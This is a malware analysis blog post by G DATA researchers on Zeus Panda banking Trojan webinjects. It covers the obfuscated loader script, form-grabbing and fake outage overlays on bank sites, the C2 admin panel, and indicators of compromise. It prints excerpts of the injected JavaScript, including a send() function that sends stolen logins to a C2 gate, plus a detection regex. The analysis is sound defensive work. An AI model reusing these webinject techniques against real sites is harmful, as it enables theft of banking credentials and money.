Zeus Panda Webinjects: a case study

cyber.wtf/2017/02/03/zeus-panda-webinjects-a-case-study/

February 3, 2017

Our mothership G DATA runs extensive automated sample processing infrastructure as part of providing up to date protection to their AV customers. At G DATA Advanced Analytics, we have integrated these processes within our own routines in order to maintain the fraud detection solutions we provide to our customers from the financial sector.

We have been observing an increase in Zeus Panda infections recently. When we decrypted the config files from samples of Zeus Panda Banking Trojans that went through our processing this week, we decided to have a closer look at the current features. The low level functionality of the Zeus Panda Banking Trojan is already known quite well, so we focus our analysis on the webinjects. These webinjects are used to manipulate the functionality of the target online banking websites on the client. The one we found here was pretty interesting. As usual, the JavaScript is protected by an obfuscation layer, which substitutes string and function names using the following mapping array:

```
var _0x2f90 = ["", "\x64\x6F\x6E\x65", "\x63\x61\x6C\x6C\x65\x65", "\x73\x63\x72\x69\x70\x74",
"\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74", "\x74\x79\x70\x65",
"\x74\x65\x78\x74\x2F\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74", "\x73\x72\x63",
"\x3F\x74\x69\x6D\x65\x3D", "\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64", "\x68\x65\x61\x64",
"\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x54\x61\x67\x4E\x61\x6D\x65",
"\x76\x65\x72", "\x46\x46", "\x61\x64\x64\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\x65\x6E\x65\x72",
"\x44\x4F\x4D\x43\x6F\x6E\x74\x65\x6E\x74\x4C\x6F\x61\x64\x65\x64",
"\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65", "\x63\x6F\x6D\x70\x6C\x65\x74\x65",
"\x6D\x73\x69\x65\x20\x36", "\x69\x6E\x64\x65\x78\x4F\x66",
"\x74\x6F\x4C\x6F\x77\x65\x72\x43\x61\x73\x65", "\x75\x73\x65\x72\x41\x67\x65\x6E\x74",
"\x49\x45\x36", "\x6D\x73\x69\x65\x20\x37", "\x49\x45\x37", "\x6D\x73\x69\x65\x20\x38",
"\x49\x45\x38", "\x6D\x73\x69\x65\x20\x39", "\x49\x45\x39", "\x6D\x73\x69\x65\x20\x31\x30",
"\x49\x45\x31\x30", "\x66\x69\x72\x65\x66\x6F\x78", "\x4F\x54\x48\x45\x52",
"\x5F\x62\x72\x6F\x77\x73\x2E\x63\x61\x70",
"\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64", "\x64\x69\x73\x70\x6C\x61\x79",
"\x73\x74\x79\x6C\x65", "\x6E\x6F\x6E\x65", "\x68\x74\x6D\x6C",
"\x70\x6F\x73\x69\x74\x69\x6F\x6E", "\x66\x69\x78\x65\x64", "\x74\x6F\x70", "\x30\x70\x78",
"\x6C\x65\x66\x74", "\x77\x69\x64\x74\x68", "\x31\x30\x30\x25", "\x68\x65\x69\x67\x68\x74",
"\x7A\x49\x6E\x64\x65\x78", "\x39\x39\x39\x39\x39\x39",
"\x62\x61\x63\x6B\x67\x72\x6F\x75\x6E\x64", "\x23\x46\x46\x46\x46\x46\x46"];
// ... further script code ...
```

After deobfuscating this script, the result looks like:

```
var vars = ["", "done", "callee", "script", "createElement", "type", "text/javascript", "src", "?
time=", "appendChild", "head", "getElementsByTagName", "ver", "FF", "addEventListener",
"DOMContentLoaded", "readyState", "complete", "msie 6", "indexOf", "toLowerCase", "userAgent",
"IE6", "msie 7", "IE7", "msie 8", "IE8", "msie 9", "IE9", "msie 10", "IE10", "firefox", "OTHER",
"_brows.cap", "getElementById", "display", "style", "none", "html", "position", "fixed", "top",
"0px", "left", "width", "100%", "height", "zIndex", "999999", "background", "#FFFFFF"];
// ... further script code ...
```

Taking a closer look at the now revealed functionality, we can identify the following features:

- Browser version check, to add a browser specific event listener (e.g. for Firefox the *DOMContentLoaded* event is used)


- Setting some trojan configuration variables like:
  - botid: Unique Identifier of the compromised system
  - inject: URL to load the next attack stage
- Load and execute further target (bank) specific JavaScript code, as defined in the inject variable.

As it turns out, the first webinject stage is a generic loader to get target specific attack code from a web server. In this context 'target' refers to banks and payment service providers. This is not a remarkable fact in itself, as current webinjects tend to load the final attack in multiple stages. But maybe this server also includes further Zeus Panda components. So let's take a closer look.


Target specific code and examples

After downloading the target specific second stage of the webinject, we were surprised about the actual size of the file: 91.8 KB.

A brief analysis showed a lot of functionality. Some of the functions are generic and work on every website. Others include target specific code, like specific HTML attributes. For example, the webinject uses unique id attributes to identify concrete websites of the online banking target. We are still investigating a lot of the included functionality at the time of writing. For now, we want to give a brief overview of selected parts of the basic functionality.



Figure



1: Flowchart of init function

After loading the target specific JavaScript, the init function shown in figure [Figure 1] is called. First, the function checks if it is on top of the page. If not, the *showpage()* function is called, searches for the identifier *_brows.cap* and deletes this DOM element if present. Otherwise the next check function *are()* is called, which searches for the strings *"login"*, *"password"* and *"button"*. If none of these strings can be found, the *get()* function is called to check if the user is currently logged in. This is done by checking for the presence of the logout element, which is only available when the user is currently logged in. If not, the already described *showpage()* function is triggered to clean up. Otherwise the *status()* function is used to set the status variable to the string *"CP"*. Afterwards the collected data is exfiltrated via the *send()* function, described in detail in the next section.

If all target strings were found (*"login"*, *"password"* and *"button"*), the next functions *preventDefault()* and *stopPropagation()* are called (left branch of figure 1). This overwrites the the default form action to collect the data the user enters into the form. Additionally the key event of the enter button (key code 13) is intercepted so that the form data is captured regardless of the submit method.

As this implementation is not working in Internet Explorer, the script checks for the presence of the *cancelBubble* event. If present, a specific Internet Explorer implementation is called, which provides the same functionality as the *stopPropagation()* function. As in the initial webinject, different code is available to support all major browsers.

After collecting form input data, the function *status()* is called to set the branch variable. The branch variable defines which action is triggered. In our callflow example (left branch), the value is set to the string "*SL*" which triggers a visible overlay of the website, indicating to the user that there is a temporary

problem with the site. The following examples show two different target variations:




Figure 2: German example for a temporarily unavailable




Figure 3: English example of a different

target
Afterwards the *send()* function is triggered to exfiltrate the collected data.

Exfiltration

The next interesting part in the code is the exfiltration function used during this attack stage. The collected information is handed to a function called *send()*:

```
send: function () {
    var l = link.gate + '?botid=' + _tables.encode(_brows.botid) + '&hash=' + new Date() +
'&bname=' + _tables.get('bank');
    for (var i = 0; i < arguments.length; i++) {
        for (key in arguments[i]) {
            l += '&' + key + '=' + _tables.encode(arguments[i][key]);
        }
    }
// ... further code ...
```

This function simply sets all collected data as GET Parameters and sends a HTTPS request to a PHP backend, defined in the variable *link.gate*. Depending on the target website, we could observe different parameters and small differences in the construction of the parameter values. The following list gives an overview of identified parameters. This list is not complete and some of the parameters are optional. All parameters are send in plain text to the C2 backend.

Paramter name	Value
botid	Unique client identifier
bname	Target identifier
hash	Timestamp (new Date())
login1	user name
login2	user password

Paramter name	Value
type	module type (grabber, ats, intercepts)
param1	start
domain	document.location
branch	Status to trigger different functionalities

We intend to provide further details in a follow-up post. However, now we need to talk about the backend. Behold the Zeus Panda administration panel:

Admin Panel Details

The webinject code naturally led us to C2 servers and a closer analysis led us to an admin panel on one of the servers we investigated.




Figure 4: Admin-Panel

Figure 4 displays the start screen of the Admin-Panel. Every infected machine is displayed in one row. For every entry the following information is listed:

1. BotId: Unique identifier for the compromised system
2. The active module type
3. Job status of the entry
4. Login credentials (username/password)
5. Account status
6. Victim IP address
7. Timestamp of infection
8. Browser version
9. Target URL (bank)

The top navigation bar lists some available filters like format settings, drop zones and further configuration settings.

The panel is used by the attacker to see new victim machines and available actions. By clicking on the entries, the attacker can view detailed information about the compromised user. For example, details like the account balance of the victim, the amount available for transfer and even the transaction limit can be displayed. Furthermore the attacker can attach notes to the specific victim, to keep track of his fraudulent actions.




Figure 5: Admin-Panel detail view

Conclusion

Banking Trojans are still one of the most valuable sources of income for criminals online. Given the fact that this kind of malware has been developed and optimized for many years, it's not surprising that we can observe rather a high code quality. With the Admin-Panel, the attacker has a way to manage the compromised machines without the need to know technical infection details, making this kind of revenue stream accessible also to the technically rather illiterate.

In the follow-up blog post, we will take a closer look into target specific webinject scripts.

Indicators of compromise

Script-Stage	IoC	Functionality
1st stage	SHA256: d8444c2c23e7469a518b303763edfe5fd38f9ffd11d42bfdba2663b9caf3de06	Loader
1st stage initial webinject	`_brows.botid` `_brows.inject`	Loader
2nd stage	SHA256: a99e2d6ec2a1c5b5e59c544302aa61266bb0b7d0d76f4ebed17a3906f94c2794	Exfiltration
2nd stage target specific	\.php\?(&?(botid|hash|bname|login1|login2|type|param1|domain|branch)=[^&]*){4,9}$	Exfiltration

Authors: Manuel Körber-Bilgard and Karsten Tellmann